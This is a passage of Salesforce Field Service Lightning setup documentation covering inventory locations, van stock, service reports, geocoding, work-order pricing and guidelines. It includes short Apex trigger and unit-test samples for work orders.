Create inventory locations so you can track the parts stored there and restock when necessary.

Note: Field Service Lightning must be enabled in your org.

1. From the Locations tab, click **New** or to change an existing location, click its name.
2. Enter a location name.
3. Select a `Location type`.
4. To use this product item with Field Service, check `Inventory Location`.
5. If this location is a mobile, like a van or tool box, check `Mobile Location`.
6. Complete any other fields as appropriate.
Depending on the page layout, there might be other fields that are not required for Field Service but are helpful.
7. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create locations:
- "Create" on Locations

Set Up Parts and Van Stock

Parts and van stock represent a list of items necessary to complete work orders. Learn how to create parts and van stock and track their consumption and availability.

Configure Parts and Van Stock Settings
Control how your users work with parts and van stock.

Create Parts and Van Stock
Product items are products at a specific location. Create product items so you can track their usage and restock when necessary.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Configure Parts and Van Stock Settings

Control how your users work with parts and van stock.

Note: Field Service Lightning must be enabled in your org.

Parts and Van Stock consists of the Product Item object and three related lists: Required Products, Consumed Products, and Product Item Transactions.

- The Product Item object associates a product with a location.
- The Required Products related list is added to the work order or work order line item to track parts needed of a job type.
- The Consumed Products related list is added to the work order or work order line item to track the parts used to complete the work.
- The Product Item Transactions related list is added to the Product Item object to track the use and restock of the product at its location.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

1. Assign user permissions on page 524.

Users Who Will...	Need These Permissions
Enable Field Service Lightning	"Customize Application"
View the Products tab	"Read" on Products
View the Product Items tab	"Read" on Product Items
Create or clone products	"Create" on Product Items
Edit service products	"Edit" on Product Items
Delete service products	"Delete" on Product Items

2. Customize the Product Item page layout.
   a. From Setup enter *Product Items* in the Quick Find box, then select **Page Layouts** under Product Items.
   b. Click **Edit** next to a layout you want to change or click **New** to create one.
   c. Select and arrange the fields on the Product Item page layout.
   d. Add `Product Item Transactions` related list to the Product Item page layout.
   e. Click **Save**.
3. Make the Products and Product Items tabs visible to your users.
   Users create and manage product items from the Product Items tab. You can add the tabs to a custom app or instruct users to add them in Salesforce.
4. Customize the Products Required page layout.
   a. From Setup enter *Products Required* in the Quick Find box, then select **Page Layouts** under Products Required.
   b. Click **Edit** next to a layout you want to change or click **New** to create one.
   c. Select and arrange the fields on the Products Required page layout.
   d. Click **Save**.

5. Customize the Products Consumed page layout.
   a. From Setup enter *Products Required* in the Quick Find box, then select **Page Layouts** under Products Consumed.
   b. Click **Edit** next to a layout you want to change or click **New** to create one.
   c. Select and arrange the fields on the Products Consumed page layout.
   d. Click **Save**.
6. Add Products Consumed and Products Required related lists to the Work Order and Work Order Line Item page layouts.

   For work order user permissions, see Configure Work Order Settings.
7. Customize the Product Item Transactions page layout.
   a. From Setup enter *Product Items* in the Quick Find box, then select **Page Layouts** under Product Item Transactions.
   b. Click **Edit** next to a layout you want to change or click **New** to create one.
   c. Select and arrange the fields on the Product Item Transactions page layout.
   d. Click **Save**.

Create Parts and Van Stock

Product items are products at a specific location. Create product items so you can track their usage and restock when necessary.

Note: Field Service Lightning must be enabled in your org.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create product items:
- "Create" on product items

1. From the Product Items tab, click **New**.
2. Use the look up field to enter a product name within your org.

   To add products to your org, see .
3. Use the look up field to enter a location within your org.

   To add products to your org, see Create Field Service Locations.
4. Enter the amount at this location in Quantity on Hand.

   Note: To add a serial number this value must be 1.
5. If needed, add a unit of measure, for example, grams, liters, or units.

   Set Quantity Unit of Measure picklist values from the product standard fields list.
   a. From Setup, enter *Products* in the Quick Find box, then select **Fields** under Products.
   b. Click Quantity Unit of Measure.
   c. In the Quantity Unit of Measure Picklist Values related list, click **Edit** to change the default or **New** to add values.
   d. Make changes or enter new values.
   e. Click **Save**.
6. If the quantity on hand is 1, enter its serial number.
7. Click **Save**.

Set Up Customer Service Reports

Make your customers happy with fast field service reports delivered to their inboxes. Your technicians and dispatchers can create reports for work orders, work order line items, and service appointments and email them directly to the customer. You can use standard templates or create variations of your own.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Configure Customer Service Report Settings

Control what information your customer service reports contain.

Create a Customer Service Report

Create customer service reports and provide detailed information on each work order, work order line item, and service appointment.

Configure Customer Service Report Settings

Control what information your customer service reports contain.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To edit page layouts and set field history tracking:
- "Customize Application"

To create and edit users:
- "Manage Internal Users"

Note: Field Service Lightning must be enabled in your org.

1. From Setup enter `Service Report` in the Quick Find box, then click **Service Report Templates** under Field Service.
2. Click **New** or **Edit** next to a report template you'd like to adjust.
3. If you are creating a template, select an existing template as its base and give it a name.
4. On the Service Report Template create page, add the fields on page 2859 to the appropriate sections.

   You can change templates and their related objects. However, when you change templates without saving, you lose your changes.

   Note: Related Templates are
   - Service Appointment for Work Order
   - Service Appointment for Work Order Line Item
   - Work Order
   - Work Order Line Item
5. Click **Save**.

   Note: When you preview the report template, it shows the system administrator profile view. Depending on field-level security settings, other profiles may not see all fields. The data shown is simulated, except for images and rich text.
6. On the page layouts of Work Orders, Work Order Line Items, and Service Appointments, add the button **Create Service Report**.

Create a Customer Service Report

Create customer service reports and provide detailed information on each work order, work order line item, and service appointment.

Note: Field Service Lightning must be enabled in your org.

1. From a work order, work order line item, or service appointment, click **Create Service Report**.
2. Use the lookup to find the template you'd like to use.
3. Click **Create Service Report**.
   The service report preview displays.
4. To save the service report to the object, click **Create Service Report**. To save the report to the object and send a copy to the customer, click **Create and Send Service Report**.
   The service report is saved in the Service Reports related list on its object (work order, work order line item, or service appointment).
5. To send the service report to the customer, fill out the Send Email information as appropriate. and click **Send**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To create service reports:
- "Create" on Service Report

Create Field Service Lightning Reports

Create report types to track field service progress in your org.

You can create a variety of custom report types to stay informed about field service records.

1. From Setup, enter `Report Types` in the Quick Find box, then select **Report Types** and click **New Custom Report Type**.
2. In the Primary Object drop-down menu, select the field service object you want to report on:

Primary Object	Description	Available Secondary Objects
Operating Hours	View the operating hours of service territories and their members.	Service Territories Time Slots
Service Appointments	Compare the differences between scheduled and actual appointment times, and analyze trends in resource assignment on appointments.	Assigned Resources
Service Resources	Compare service resources' capacities, absences, and skills, and view the territories they belong to and service appointments they are assigned to. And, see which accounts or work orders list resources as preferred.	Assigned Resources Resource Absences Resource Capacities Resource Preferences Service Resource Skills Service Territory Members

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Field Service Lightning features and managed package are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud. Work orders are also available in **Professional** Edition.

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To create a public reports folder:
- "Manage Public Reports"

Primary Object	Description	Available Secondary Objects
Service Territories	Compare the number and types of service appointments, work orders, and work order line items across service territories, and view the service resources who belong to each territory.	Service Appointments Service Territory Members Work Orders Work Order Line Items
Work Orders	Compare information such as the number of appointments or line items per work order, or work order service territories. And, analyze how resource preferences and skill requirements vary between work orders.	Resource Preferences Service Appointments Skill Requirements Work Order Line Items
Work Order Line Items	Compare information such as work order line items' owners, duration, and subject, and view service appointments and skill requirements associated with work order line items.	Service Appointments Skill Requirements
Work Types	Compare information such as work type duration and skill requirements.	Skill Requirements
Accounts	Compare accounts' resource preferences and work orders.	*Field service objects:* Resource Preferences Work Orders
Assets	Compare the number and characteristics of work orders associated with assets.	*Field service objects:* Work Orders
Cases	Compare the number and characteristics of work orders associated with cases.	*Field service objects:* Work Orders
Contacts	Analyze the service appointments and work orders associated with contacts.	*Field service objects:* Service Appointments Work Orders
Entitlements	Compare the number and characteristics of work orders associated with entitlements.	*Field service objects:* Work Orders
Service Contracts	Compare the number and characteristics of work orders associated with service contracts.	*Field service objects:* Work Orders

3. Complete the required fields and click **Next**.

Tip: In the `Store in Category` drop-down menu, we recommend choosing **Customer Support Reports** or **Other Reports**. This is the category where users find the custom report type on the Reports tab. You can also create your own field service report folder. Make your choices on the Define Report Records Set page.

4. Click **Save**.
5. As needed, remove and rearrange fields from your report layout.

Field Service Lightning Considerations

Before you set up Field Service Lightning, review these important considerations about its features.

Field Service Lightning Limits and Limitations
Learn about the limits and limitations that exist for Field Service Lightning.

Location Tracking in Field Service Lightning
When you add a street address to certain types of field service records, Salesforce calculates the address's latitude, longitude, and location accuracy. You can reference this data, which is visible only in the API, in any custom field service applications.

Considerations for Using Work Orders
Gain insight into the ways you can and should use work orders to make your business run smoothly.

Field Service Lightning Limits and Limitations

Learn about the limits and limitations that exist for Field Service Lightning.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Field Service Lightning features and managed package are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud. Work orders are also available in **Professional** Edition.

Linked Articles

Linked articles are Knowledge articles attached to work orders or work order line items. They include the following limitations.

- The Article widget and Feed Articles Tool aren't available in the feed view.
- Quick actions and global actions aren't supported for linked articles.
- The Article Toolbar on the Knowledge home page doesn't include the option to attach articles to work orders or work order line items.
- The Linked Work Orders and Linked Work Order Line Items related lists on articles aren't available in Lightning Experience or Salesforce1.
- Linked articles are view-only in Lightning Experience and Salesforce1.
- In Lightning Experience, clicking an article link in a feed item redirects you to the article page in Salesforce Classic. In Salesforce1, linked articles can't be accessed from feed items.

Operating Hours

You can't create custom fields on operating hours or time slots.

Service Territories

- A service territory hierarchy can contain up to 500 territories.

Work Orders

- A work order hierarchy can have up to 10,000 work orders.
- A work order line item hierarchy can have up to 10,000 work order line items.

Salesforce1

The Field Service Lightning standard features and managed package are available in all versions of the Salesforce1 mobile app. They include the following limitations:

- In the Salesforce1 downloadable app for iOS:
  - You can't create service appointments, and the Recent related list isn't available.
  - You can't create new service resources or absences, and the Recent related list isn't available on service resources or absences.
- On field service records created via a related list, the field that lists the parent record doesn't populate until you save the record. This issue applies to all versions of Salesforce1. For example, when you create a service appointment from the Service Appointments related list on a work order, the `Parent Record` field is blank until you tap **Save**. Once the record is created, the parent record field lists the parent work order as expected.
- The dispatcher console, which is part of the managed package, isn't available in Salesforce1.

Location Tracking in Field Service Lightning

When you add a street address to certain types of field service records, Salesforce calculates the address's latitude, longitude, and location accuracy. You can reference this data, which is visible only in the API, in any custom field service applications.

This location data feature, known as "geocoding", is enabled for all supported field service objects when you enable Field Service Lightning. In the API, you'll notice values in the following three fields on work orders, work order line items, service appointments, service territories, resource absences, and service territory members:

Field Name	Description
`Latitude`	The latitude of the street address.
`Longitude`	The longitude of the street address.
`GeocodeAccuracy`	The accuracy of the latitude and longitude. This field contains one of the following values, listed in order from most to least accurate: • `Address`—In the same building • `NearAddress`—Near the address • `Block`—Midway point of the block • `Street`—Midway point of the street • `ExtendedZip`—Center of the extended zip code area • `Zip`—Center of the zip code area • `Neighborhood`—Center of the neighborhood • `City`—Center of the city • `County`—Center of the county • `State`—Center of the state • `Unknown`—No match for the address was found (for instance, the address is invalid)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Keeping Geocoding Data Current

Salesforce periodically refreshes these three geocoding fields to ensure their accuracy. The refreshes are managed by a feature known as "clean rules" (because they keep your data clean and current!). A record's geocoding fields are refreshed when:

- The record is created or updated
- The record type's clean rule is deactivated and reactivated

Note:

- Allow some time for the geocoding fields to refresh. The amount of processing time varies based on how many records are being updated at once.
- If bulk geocoding is turned off for a clean rule, deactivating or reactivating the rule does not refresh the geocoding fields. Bulk geocoding is enabled by default.

You can keep an eye on the status of a record's geocoding data in several ways.


- *If you're using Salesforce Classic:*

  Add the Clean This Record with Data.com related list to the detail page layout of the records you'd like to track. The related list includes:

  - The time the record's geocoding data was last refreshed.
  - The record's geocoding status. To learn what each status means, see Data.com Clean Statuses. The `In Sync` status means that your geocoding data is current.
  - A **Clean** link which lets you manually run an instant refresh.

- *If you're using Lightning Experience*

  On the record, select **Check Clean Status** in the action drop-down menu to view its geocoding status.



Turn Off GPS Tracking for Individual Users

If your org has tracking turned on at the org level, but a few technicians need it off, add the `Exclude Technician from Geolocation Tracking` permission on their user profile.

How to Opt Out

If you're already using another geocoding service and prefer not to use this feature, you can opt out of Field Service Lightning geocoding.

1. From Setup, enter *Data.com* in the Quick Find box, then select **Clean Rules** under Data.com Administration.
2. Find the entries for Field Service Lightning and click **Deactivate** next to each rule:
   - Geocodes for Work Order Address
   - Geocodes for Work Order Line Item Address
   - Geocodes for Service Appointment Address
   - Geocodes for Service Territory Address

- Geocodes for Service Territory Member Address
- Geocodes for Resource Absence Address

Note:

- If you're using the Field Service Lightning managed package, opting out of geocoding means that latitude, longitude, and geocode accuracy are no longer calculated for field service records. Without this geocoding data, the scheduling optimizer doesn't function properly.
- If you were using work orders before Winter '17, enabling Field Service Lightning automatically turns on geocoding for all existing work orders in your org and populates their geocoding fields. If you don't enable Field Service Lightning, the geocoding feature isn't available for work orders.

SEE ALSO:

Set Up Field Service Lightning

Field Service Lightning Guidelines

Considerations for Using Work Orders

Gain insight into the ways you can and should use work orders to make your business run smoothly.

How Work Orders Fit Into Your Support Process

Work orders are a handy support tool, particularly if you offer field service. You can incorporate work orders into your support process in several ways.

How Pricing Works on Work Orders

Work orders and work order line items have several price-related fields. Find out how they interact and how to use them.

Apex Code Samples for Work Orders

Use these Apex samples to customize and automate the role of work orders in your support process.

How Work Orders Fit Into Your Support Process

Work orders are a handy support tool, particularly if you offer field service. You can incorporate work orders into your support process in several ways.

Here are some recommended approaches:

Situation	How to Use Work Orders to Address the Situation
Fixing a broken asset: A customer purchases an asset (like a car) from you. They experience a problem with the asset, so they call you to report the problem. An agent creates a case from the call, and determines that a technician must be sent to the customer to repair the asset.	1. The agent creates a "Repair Asset" work order for the asset with a brief description of the problem. 2. The agent creates a service appointment on the work order and assigns it to an available service resource. 3. The service resource is dispatched to repair the asset.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Situation	How to Use Work Orders to Address the Situation
	4. The service resource learns that a crucial replacement part is missing. She changes the status of the service appointment to `Completed` and creates a second service appointment on the work order to install the replacement part. 5. When the part is installed and the second appointment is completed, the assigned service resource changes the status on both the service appointment and its parent work order to `Completed`. 6. The agent closes the case.
Performing preventive maintenance: A customer purchases an asset from you and covers it with a five-year preventive maintenance contract. The contract entitles the customer to one preventive maintenance checkup each year. The annual maintenance checkup is represented in Salesforce by an entitlement that's linked to the asset record.	1. A service agent creates an "Annual Maintenance Checkup" work order on the asset. 2. The agent adds line items to the work order which represent the maintenance tasks that the technician must complete. 3. The agent creates a service appointment on the work order and assigns it to a service resource. 4. The service resource is dispatched to complete the maintenance check. 5. As each line item on the work order is completed, the resource changes the line item status to *`Completed`*. When all line items are complete, the resource changes the status of both the service appointment and its parent work order to *`Completed`*. 6. For the following annual maintenance on the asset, the agent can quickly create a clone of this work order.

While these approaches reflect typical uses of work orders, there are many ways to customize the way you use work orders. Here are some examples.

- Create a "New Work Order" quick action on assets, cases, and accounts.

  Note: Entitlements and service contracts don't support quick actions.

- Set up a quick action on work orders that automatically updates new work orders' account, asset, and contact fields to match their parent record.
- If your org uses hierarchical assets, track specific subtasks more accurately by associating work order line items with different assets. For example, a work order linked to the "automobile" asset can have a line item linked to the child "headlight" asset. You can add the Work Order Line Items related list to asset page layouts to let users view all line items associated with an asset.

For Apex code samples that you can use to customize work orders in your org, see Apex Code Samples for Work Orders.

SEE ALSO:

Guidelines for Using Work Orders

Set Up Work Orders

How Pricing Works on Work Orders

Work orders and work order line items have several price-related fields. Find out how they interact and how to use them.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Work orders contain the following price-related fields. If you intend to use these fields, add them to work order page layouts.

Work Order Field	What It Represents
`Discount`	(Read only) The weighted average of the discounts on all line items on the work order. It can be any positive number up to 100.
`Subtotal`	(Read only) The total of the work order line items before discounts and taxes are applied.
`Total Price`	(Read only) The total of the work order line items' price after discounts but before tax is added.
`Grand Total`	(Read only) The total price of the work order with tax added.
`Price Book`	The price book associated with the work order. Adding a price book to the work order lets you link each work order line item to a product included in the price book.
`Tax`	The total tax on the work order in a currency format. (Do not enter a percentage.) For example, in a work order whose total price is $100, enter $10 to apply a 10 percent tax. You can enter a number with or without the currency symbol and you can use up to two decimal places.

And *work order line items* contain these price-related fields. If you intend to use these fields, add them to work order line item page layouts.

Work Order Line Item Field	What It Represents
`Discount`	The percent discount to be applied to the line item's subtotal. You can enter a number with or without the percent symbol and you can use up to two decimal places.
`Subtotal`	(Read only) The line item's unit price multiplied by the quantity.
`Total Price`	(Read only) The line item's subtotal with discounts applied. This field is blank until you add a unit price and save the line item.

Work Order Line Item Field	What It Represents
`List Price`	(Read only) The price of the line item (product) as listed in its corresponding price book entry. If a product isn't selected, the list price defaults to zero. Note: When you select a product to link to the line item, you can see the product's list price next to its name and ID in the lookup window. The list price field populates when you save the line item.
`Product`	The name of the product associated with the line item. The lookup only lists products that are included in the parent work order's price book. When you select a product and save the line item, the following fields are populated on the line item: • `List Price` • `Unit Price` • `Subtotal` • `Total Price` Note: Inline editing isn't supported on the Product field. To change the product on a line item, click **Edit**. Adding a product updates the list price, unit price, subtotal, and total price based on the related entry in the work order's price book.
`Unit Price`	By default, the unit price for a work order line item is the line item's list price from the price book, but you can change it.

When filling out price fields on work orders and their line items, keep these guidelines in mind:

- To apply a discount to a work order, apply the discount at the line item level. If your work order doesn't have line items, its discount is zero.
- When filling out price fields on a work order, just fill out the `Price Book` and `Tax` fields. The `Discount`, `Subtotal`, `Total Price`, and `Grand Total` fields are all automatically calculated based on line item fields.
- When filling out price fields on a work order line item, just fill out the `Product` and `Discount` fields. The `Subtotal`, `Total Price`, `List Price`, and `Unit Price` fields are all automatically calculated based on other line item fields.
- Work order line items don't have to be linked to a product. For example, you might prefer to use work order line items to track tasks. Just keep in mind that if the `Product` field is blank, you can't use the `List Price`, `Unit Price`, `Discount`, `Quantity`, `Subtotal`, or `Total Price` fields.

Note:

- You can't delete a price book that's linked to a work order.
- You can't delete a product that's linked to a work order line item.
- You can't delete a price book entry that's linked to a work order line item. Price book entries are linked to work order line items via the `Product` lookup field.
- You can't remove a price book from a work order if its line items are linked to products from that price book.

- Products cannot be added to work order line items in Lightning Experience. Use Salesforce Classic or the API. If a work order line item was created in Salesforce Classic and includes a product, the quantity and unit price can be updated in Lightning Experience, but the product can't be updated.

SEE ALSO:

Work Order Fields

Work Order Line Item Fields

Set Up Work Orders

Apex Code Samples for Work Orders

Use these Apex samples to customize and automate the role of work orders in your support process.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Tip: New to Apex? Check out the Force.com Apex Code Developer's Guide.

Sample Trigger 1

This trigger prevents users from closing a work order unless all its line items have been closed. It's a good way to ensure that all scheduled tasks are completed.

To define a work order trigger in your org:

1. From Setup, enter *Work Orders* in the Quick Find box, then click **Triggers** under Work Orders.
2. Click **New**.
3. Copy the trigger text and paste it into the text field.
4. Click **Save**.

```
trigger ValidateWorkOrderLineItem on WorkOrder (before update) {
    for(WorkOrder w : Trigger.New) {
        if(w.Status =='Closed'){
            List<WorkOrderLineItem> woLineItemList = [Select wo.Status
                          From WorkOrderLineItem wo where wo.WorkOrderId=:w.Id];
             if(woLineItemList.isEmpty()==false){
                 for(WorkOrderLineItem woLineItem : woLineItemList){
                     if(woLineItem.Status != 'Closed'){
                          w.addError('You cannot close a work order until all of its
line items are closed.');
                     }
                 }
             }
        }
    }
}
```

Sample Trigger 2

This trigger automatically closes a case when a work order on the case is marked Closed. If a case has multiple work orders, the trigger fires when the first work order is marked Closed. That way, the support agent doesn't have to manually close the case after the related work is complete.

```
trigger CloseCaseWhenWoId on WorkOrder (after update) {
    for (WorkOrder wo: Trigger.new) {
```

```
        try {
            if (wo.Status == 'closed') {
                Case ca = [SELECT Status from case where id = :wo.CaseId];
                ca.Status ='closed';
                update ca;
            }
        } catch (Exception e) {

              }
    }
}
```

Trigger 2 Unit Test

You can set up Apex unit tests in the developer console to scan your code for any issues. To keep things running smoothly, Salesforce requires at least three-quarters of your Apex code lines to be covered by tests. This unit test applies to Sample Trigger 2.

```
@isTest
private class WOTriggerTest {
    static testMethod void validateWO() {
    Case ca = new Case();
    ca.Origin ='Phone';
    ca.Status ='new';
    insert(ca);
        WorkOrder wo = new WorkOrder();
        wo.Subject = 'test';
        wo.Status ='closed';
        wo.CaseId = ca.Id;
        insert(wo);
        update(wo);
        Case ca1 = [SELECT Status from Case where id= :ca.Id];
        System.assertEquals('Closed', ca1.Status);
    }
}
```

Work Order Apex Class

Apex classes reduce the size of your triggers and make it easier to reuse and maintain Apex code. This class, which you can reference in triggers, creates a work order with one line item.

```
public class CreateWorkOrderLineItem{
public WorkOrderLineItem createWorkOrderLineItem(){
    WorkOrder wo = new WorkOrder();
    wo.subject ='title';
    insert wo;
    WorkOrderLineItem woli = new WorkOrderLineItem();
    woli.workOrderId = wo.Id;
    woli.description = 'abcd';
    return woli;
    }
    }
```

Work Order Apex Class Unit Test

This unit test applies to the Work Order Apex Class.

```
@isTest
public class TestWorkOrderLineItem {
```

```
    static testMethod void testCreateWorkOrderLineItem()
    {
        CreateWorkOrderLineItem cwoLi = new CreateWorkOrderLineItem();
        cwoLi.createWorkOrderLineItem();
    }
}
```

SEE ALSO:

Considerations for Using Work Orders

Work Order Fields

Field Service Lightning Guidelines

Learn how and when to use Field Service Lightning features.

Guidelines for Using Service Territories

Service territories represent regions in which your team performs field service work. Learn how to create and manage service territories.

Guidelines for Using Service Resources

Service resources are users who can perform field service work. Learn how to create and manage service resources.

Guidelines for Using Work Orders

Work orders help you track tasks to be performed on a product. Learn how to create and manage work orders.

Guidelines for Using Service Appointments

A service appointment is an appointment for a field service technician to perform work for a customer. Learn how to create and manage service appointments.

Guidelines for Using Knowledge with Work Orders

You can attach Knowledge articles to work orders and work order line items to help technicians in the field access important procedural info, guidelines, specs, and more.

Guidelines for Using Service Territories

Service territories represent regions in which your team performs field service work. Learn how to create and manage service territories.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view service territories:
- "Read" on service territories

To create service territories:
- "Create" on service territories

To delete service territories:
- "Delete" on service territories

To assign service resources to service territories:
- "Edit" on service territories

Viewing Service Territories

View service territories on the Service Territories tab. You can also view a service resource's territories on the Service Territories related list on the resource detail page.

Creating Service Territories

If you want to use service territories, determine which territories you need to create. Depending on how your business works, you may decide to create territories based on cities, counties, or other factors. If you plan to build out a hierarchy of service territories, create the highest-level territories first. Service territory hierarchies can contain up to 500 territories.

Create service territories from the Service Territories tab in Salesforce. After you create a territory, you can add members to it via the Service Territory Members related list. Service territory members are resources who work within the territory, and associating them with a territory ensures that they're assigned to appointments near their home base.

Assigning Service Territories to Service Resources

You can link a service resource to multiple territories to indicate where they are available to work. Assign territories to a resource via the Service Territories related list on the resource detail page, or via the Service Territory Members related list on the territory detail page.

When you assign a territory to a resource, use the `Type` field to indicate whether the territory is a primary, secondary, or relocation territory for the resource.

- The *primary* territory is typically the territory where the resource works most often—for instance, near their home base. Resources can have only one primary territory.
- *Secondary* territories are territories where the resource can be assigned to appointments if needed. A resource can have more than one secondary territory.
- *Relocation* territories represent temporary moves. If you're using the Field Service Lightning managed package with the scheduling optimizer, resources with relocation territories are always assigned to services within their relocation territories during the specified relocation dates. If they don't have a relocation territory, the primary territories are favored over the secondary.

Deleting Service Territories

You can't delete a service territory with service appointments. If you try to delete it, you're prompted to assign the appointments to a different territory.

If you delete a service territory with members, the resources who were members no longer have any connection to the territory.

SEE ALSO:

Set Up Service Territories

Service Territory Fields

Guidelines for Using Service Resources

Service resources are users who can perform field service work. Learn how to create and manage service resources.

Viewing Service Resources

View service resources on the Service Resources tab. In addition:

- Resources that are assigned to a service appointment appear in the Assigned Resources related list on the appointment detail page
- Resources that belong to a service territory appear in the Service Territory Members related list on the territory detail page

Creating Service Resources

Create service resources from the Service Resources tab. A user can have up to two associated service resource records if each record is a different Resource Type (Technician or Dispatcher)/

Assigning Service Resources to Service Appointments

Assign a resource to a service appointment via the Assigned Resources related list on the appointment detail page. If needed, you can modify the related list layout from the Assigned Resources node in Setup. You can assign multiple resources to an appointment.

Deactivating Service Resources

For tracking purposes, resources can only be deactivated, not deleted. To deactivate a user, deselect **Active** on their detail page.

Deactivating a user deactivates the related service resource. You can't create a service resource that is linked to an inactive user.

Viewing Service Resource Schedules

The Service Appointments related list shows all appointments that a resource is assigned to, while the Absences related list on a resource lets you define periods of time when a resource is unavailable to work. Unless you're using the Field Service Lightning managed package with the scheduling optimizer, resources can still be assigned appointments that conflict with their absences.

Tip: Create a trigger that sends an approval request to a supervisor when a resource creates an absence.

If you're not using the Field Service Lightning managed package, a calendar view isn't available for individual service resources.

Adding Preferred Service Resources to Accounts

See Guidelines for Using Service Resources on page 2830.

SEE ALSO:

Set Up Service Resources
Service Resource Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view service resources:
- "Read" on service resources

To create service resources:
- "Create" on service resources

To assign service resources to service appointments:
- "Edit" on service appointments AND "View" on service resources

To deactivate service resources:
- "Edit" on service resources

Guidelines for Using Work Orders

USER PERMISSIONS	
To view the Work Orders tab, work orders, and work order line items:	"Read" on work orders
To create or clone work orders:	"Create" on work orders
To edit work orders:	"Edit" on work orders
To delete work orders:	"Delete" on work orders
To create, edit, and delete work order line items:	"Edit" on work orders

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

Work orders help you track tasks to be performed on a product. Learn how to create and manage work orders.

Viewing Work Orders

Work orders can be associated with accounts, assets, cases, contacts, entitlements, service appointments, service contracts, and other work orders. View work orders on the Work Orders tab. The Work Orders related list on the following record detail pages also lists the work orders associated with a record:

- Accounts
- Assets
- Cases
- Contacts
- Entitlements
- Service contracts

Tip: If your Salesforce admin has set up the console to include work orders, click the Console tab to view and edit work orders and their associated records in one place.

Creating Work Orders

You can create and edit work orders from the Work Orders tab or the Work Orders related list on supported objects. Depending on how work orders are set up in your organization, this related list may not be available on some records.

Tip: When you create a work order, add *line items* to the work order via the Work Order Line Items related list. Work order line items represent specific tasks that a technician must perform to complete the work order. They can be marked as completed one by one, and make it easier to track and improve field service processes. Pricing details like discounts and unit price are set at the line item level on work orders.

Deleting Work Orders

Delete work orders on the work order's detail page or the Work Orders related list. Deleting a work order moves it to the Recycle Bin. Any notes, attachments, activities, line items, and service appointments associated with the work order are also deleted. If you undelete the work order, the associated items are undeleted.

Customizing Work Order Status Values

In orgs created during or after Winter '17, the default status values on both work orders and work order line items are automatically assigned to their corresponding status category. For example, the `New` status has a status category of `New`. However, if work orders were enabled in your org before Winter '17, existing status values have a status category of `None` which can't be updated. If you want to change the status category from `None` for an existing status value, a little housekeeping in Setup is necessary. These steps apply to status values on both work orders and work order line items.

Step	Example
Step 1. Ensure you have all original seven status categories	If you have deleted or changed the original status values recreate status until you have all seven: • *New*—Work order was created, but there hasn't yet been any activity. • *In Progress*—Work has begun. • *On Hold*—Work is paused. • *Completed*—Work is complete. • *Cannot Complete*—Work could not be completed. • *Closed*—All work and associated activity is complete. • *Canceled*—Work is canceled, typically before any work began. Note: Your default setup may have hidden status categories. You also need to create new status values for those status categories.
Step 2. For each status value, create a new "dummy" status value with a modified name and an appropriate status category.	If you have a status value of `Completed`, create an additional status value with these settings: • Name: *Completed_1* • Status Category: `Completed` Note: Your default setup may have hidden status categories. You also need to create new status values for those status categories.
Step 3. Edit the status category of the original status value that your dummy value was based on.	Edit the `Completed` status value so its status category is `Completed`.
Step 4. To keep things tidy, delete the dummy value.	Delete the `Completed_1` value that you created.

Sharing Work Orders

You may be able to grant extra access to work orders beyond what your org's default sharing model allows. However, you can't make the sharing model more restrictive than the default.

To see who has access to a work order, click **Sharing** on the work order's detail page. Work order line items inherit their parent work order's sharing settings.

To learn how to set up sharing rules to control work order sharing, see Create Work Order Sharing Rules.

How Work Orders and Service Appointments Work Together

